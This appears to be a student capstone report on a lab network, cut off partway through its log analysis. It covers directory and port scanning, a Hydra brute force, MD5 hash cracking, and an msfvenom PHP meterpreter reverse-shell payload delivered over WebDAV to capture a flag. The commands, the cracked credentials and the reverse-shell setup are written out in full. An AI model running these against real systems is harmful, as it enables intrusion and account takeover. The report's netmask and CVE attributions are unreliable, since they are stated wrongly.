

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Derek Anderson

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address

Range:192.168.1.0/16

Netmask:192.168.1.255

Gateway:192.168.1.1

Machines

IPv4:192.168.1.1

OS: Windows

Hostname:ML-REFVM-684427

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.90


OS: Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, mosaic-like effect.

Red Team Security Assessment

Reconnaissance

```
(Use: http://host/ or https://host/ for SSL)
root@Kali:~# dirb http://192.168.1.105/

-----Description-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Wed May  4 12:46:20 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
root@192.168.1.105 Port 80
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.105/ ---
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----
END TIME: Wed May  4 12:46:25 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```

ShellNo.1


File Actions Edit View Help

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	1	42	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation


Reconnaissance



Index of /company_folders

Name	Last modified	Size	Description
Parent Directory	-	-	-
company_culture/	2019-05-07 18:25	-	-
customer_info/	2019-05-07 18:26	-	-
sales_docs/	2019-05-07 18:27	-	-

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



http://192.168.1.105/company_blog.txt

With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ashston Manager of direct communication, sales, customer privacy, and ex coffee delivery box




http://192.168.1.105/company_folders/company_culture/file1.txt

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public



http://192.168.1.105/company_folders/secret_folder/

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashstons eyes only"

User Name:

Password:

Cancel OK

Scanning

```
root@Kali:~/Desktop# nmap -sV 192.168.1.1-105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 18:31 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00086s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http        Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.90
Host is up (0.000026s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 105 IP addresses (4 hosts up) scanned in 29.87 seconds
root@Kali:~/Desktop#
```


Scanning

```
root@Kali:~/Desktop# nmap -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 18:03 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
root@Kali:~# wget 192.168.1.105/meet_our_team/ashton.txt
--2022-05-02 18:43:22--  http://192.168.1.105/meet_our_team/ashton.txt
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 329 [text/plain]
Saving to: 'ashton.txt.1'
```

```
ashton.txt.1      100%[=====>]      329  --.-KB/s    in 0s
```

```
2022-05-02 18:43:22 (45.5 MB/s) - 'ashton.txt.1' saved [329/329]
```

```
root@Kali:~# cat ashton.txt
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!
root@Kali:~# █
```

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web Server
Kali	192.168.1.90	Pen Testing
ELK	192.168.1.100	SIEM system
ML-REFVM-684427	192.168.1.1	NAT

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<u>CVE-2016-2944</u> Brute Force Vulnerability. Although this may not be the exact CVE I found that it had similar properties to the one found in the exercise.	Allows the attacker to attempt to log into an account with no limitations on attempts.	Using this vulnerability an attacker would be able to gain access to a user account. And once in the users account they could make changes to the system.
Weakness in Login Credentials and exposed critical information.	Allows for passwords to easily be guessed or for hashes to easily be cracked.	By having passwords that can easily be cracked Admin user Ryans account was able to be breached.
<u>CVE-2008-1734</u> Shellshock/reverse shell. I chose this CVE because it most closely resembled what we did in the engagement.	Allows attacker to cause a denial of service attack using a simple shell attack.	Shell shock allows attacker to create a reverse shell and from there they can access the whole system. And alter any file they choose.

Exploitation: [Brute Force Vulnerability]

01

Tools & Processes

Once I found the User names on the web site in the "[company_blog/blog.txt](#)". I saw that Ashton was an admin user. I then used Hydra to perform the brute force attack.

02

Achievements

Through this exploit I was able to find the password for Ashton and then I was able to access "[/company_folders/secret_folder/](#)".

03

Link to command and results
[hydra](#)

Exploitation: [Weakness in Passwords/ exposed information]

01

Tools & Processes

By using the information found from the previous exploit I found a hash of system admin Ryan. The tool I used was "CrackStation"

02

Achievements

By using this I was able to find Ryans password and with his password I was able to move forward to the next phase of attack because I had gained higher privileges on the network.

03

Commands and outputs

[Cracking the hash](#)

Exploitation: [Shell Shock/ Reverse Shell]

01

Tools & Processes

I then created a payload using msfvenom. Once the payload was created I delivered the payload using the access that I got from Ryan's account. Using WebDav. I then used Meterpreter to create a reverse shell with the payload that I created with msfvenom.

02

Achievements

I was able to create the reverse shell and from there search the files on the target machine and was able to find the flag.

03

Process and commands

[Msfvenom](#)

[Meterpreter setup](#)

[Searching Meterpreter](#)




[The Flag](#)

Exploitation using Hydra

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -  
vV 192.168.1.105 http-get /company_folder/secret_folder/
```

```
f 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of  
14344399 [child 1] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 1  
9:24:47  
root@Kali:/#
```

What I found



Exploitation- Cracking the hash

CrackStation Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad9a5cd7c8376eeb5d69b3cccd352

☐ I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD5160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubertV3.1BackupDefaults

Hash	Type	Result
d7dad9a5cd7c8376eeb5d69b3cccd352	md5	133ax4u

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

192.168.1.105/company... x CrackStation - Online P... x

192.168.1.105/webdav/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Index of /webdav

Name	Last modified	Size	Description
Parent Directory	-		
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

192.168.1.105/company... x CrackStation - Online P... x New Tab x

192.168.1.105/webdav/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name: ryan

Password: *****

Cancel OK

192.168.1.105/webdav/passwd.dav

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU



ryan:Sapr1\$fsu/ViB6\$HznoQs6KXF7VauEhtktHt.

Payload

```
File Actions Edit View Help
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > open-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@kali:~# ls
ashton.txt Desktop Downloads open-shell.php Public Videos
ashton.txt.1 Documents Music Pictures Templates
root@kali:~#
```

msf5 - 192.168.1.105 Port 90



Meterpreter

```
Shell No.1
File Actions Edit View Help

root@Kali:~/Desktop# msfconsole
[~] **rting The Metasploit Framework console ... /
[~] * WARNING: No database support: No database YAML file
[~] **

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- ==[ metasploit v5.0.76-dev
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post
+ -- ==[ 558 payloads - 45 encoders - 10 nops
```

```
Shell No.1
File Actions Edit View Help

Metasploit

+ -- ==[ metasploit v5.0.76-dev
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post
+ -- ==[ 558 payloads - 45 encoders - 10 nops
+ -- ==[ 7 evasion

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
----
-----
-----
-----

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
-----
-----
-----
LHOST 192.168.1.90 yes The listen address (an interface may b
```

Meterpreter finding the flag

```
Shell No.1
File Actions Edit View Help

Id Name
-- ---
0 Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
shell
getuid
exit
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39096)
at 2022-05-02 20:40:54 -0700

meterpreter > █
```

```
Computer : server1
OS : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > ifconfig
[-] Unknown command: ifconfig.
meterpreter > ls
Listing: /var/www/webdav
=====

Mode                Size  Type  Last modified          Name
----                -
100644/rw-r--r--    1113  fil   2022-05-02 20:40:43 -0700 open-shell.php
100777/rwxrwxrwx     43   fil   2019-05-07 11:19:55 -0700 passwd.dav

meterpreter > cd ../../
meterpreter > ls
Listing: /var
=====
```


```
Mode                Size  Type  Last modified          Name
----                -
40755/rwxr-xr-x    4096  dir   2020-06-30 23:25:01 -0700 backups
40755/rwxr-xr-x    4096  dir   2020-05-21 16:31:03 -0700 cache
41777/rwxrwxrwx    4096  dir   2022-04-30 21:54:23 -0700 crash
40755/rwxr-xr-x    4096  dir   2020-05-21 16:35:51 -0700 lib
42775/rwxrwxr-x    4096  dir   2018-04-24 01:34:22 -0700 local
```

The Flag

```
meterpreter > ls
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
40755/rwxr-xr-x	4096	dir	2020-05-29 12:05:57 -0700	bin
40755/rwxr-xr-x	4096	dir	2020-06-27 23:13:04 -0700	boot
40755/rwxr-xr-x	3840	dir	2022-05-02 19:59:51 -0700	dev
40755/rwxr-xr-x	4096	dir	2020-06-30 23:29:51 -0700	etc
100644/rw-r--r--	16	fil	2019-05-07 12:15:12 -0700	flag.txt
40755/rwxr-xr-x	4096	dir	2020-05-19 10:04:21 -0700	home
100644/rw-r--r--	57982894	fil	2020-06-26 21:50:32 -0700	initrd.img
100644/rw-r--r--	57977666	fil	2020-06-15 12:30:25 -0700	initrd.img.o
ld				
40755/rwxr-xr-x	4096	dir	2018-07-25 16:01:38 -0700	lib
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:54 -0700	lib64
40700/rwx-----	16384	dir	2019-05-07 11:10:15 -0700	lost+found
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	media
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	mnt
40755/rwxr-xr-x	4096	dir	2020-07-01 12:03:52 -0700	opt
40555/r-xr-xr-x	0	dir	2022-05-02 19:59:17 -0700	proc
40700/rwx-----	4096	dir	2020-05-21 16:30:12 -0700	root
40755/rwxr-xr-x	900	dir	2022-05-02 20:04:22 -0700	run
40755/rwxr-xr-x	12288	dir	2020-05-29 12:02:57 -0700	sbin
40755/rwxr-xr-x	4096	dir	2019-05-07 11:16:00 -0700	snap
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	srv


```
meterpreter > cat /flag.txt
bing0w@5h1sn@m0
meterpreter > █
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



This port scan took place on May 3, 2022 at 02:59.

There was a total of 401748 packets sent. They were sent from IP 10.0.0.201.

You can tell that this is a port scan because of the high volume of ports scanned in a short period of time.

Port Scans Continued

Total number of HTTP transactions [Packetbeat]

39,620
Count

HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,550
http://127.0.0.1/server-status?auto=	3,702
http://snnmnkxdhflwghqismb.com/post.php	409
http://www.gstatic.com/generate_204	209
http://ocsp.godaddy.com	102

Analysis: Finding the Request for the Hidden Directory

May 3, 2022 @ 02:24:47.330

url.path: /company_folders/secret_folder/ @timestamp: May 3, 2022 @ 02:24:47.330 event.kind: event
event.category: network_traffic event.dataset: http event.duration: 1.0 event.start: May 3, 2022 @ 02:24:47.330 event.end: May 3, 2022 @ 02:24:47.332 method: get client.ip: 192.168.1.90 client.port: 54372
client.bytes: 1648 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B type: http
network.bytes: 8628 network.type: ipv4 network.transport: tcp network.protocol: http

Expanded document

[View surrounding documents](#) [View single document](#)

Table

JSON

@timestamp	May 3, 2022 @ 02:24:47.330
_id	Lke8h4ABiWVPoh8hCUV0
_index	packetbeat-7.7.0-2022.05.03-000003

Show all X

t query

GET /company_folders/secret_folder/

server.bytes

733B

server.ip

192.168.1.105

server.port

80

source.bytes

386B

source.ip

192.168.1.90

source.port

54384

t status

OK

t type

http

t url.domain

192.168.1.105

t url.full

http://192.168.1.105/company_folders/secret_folder/

t url.path

/company_folders/secret_folder/

t url.scheme

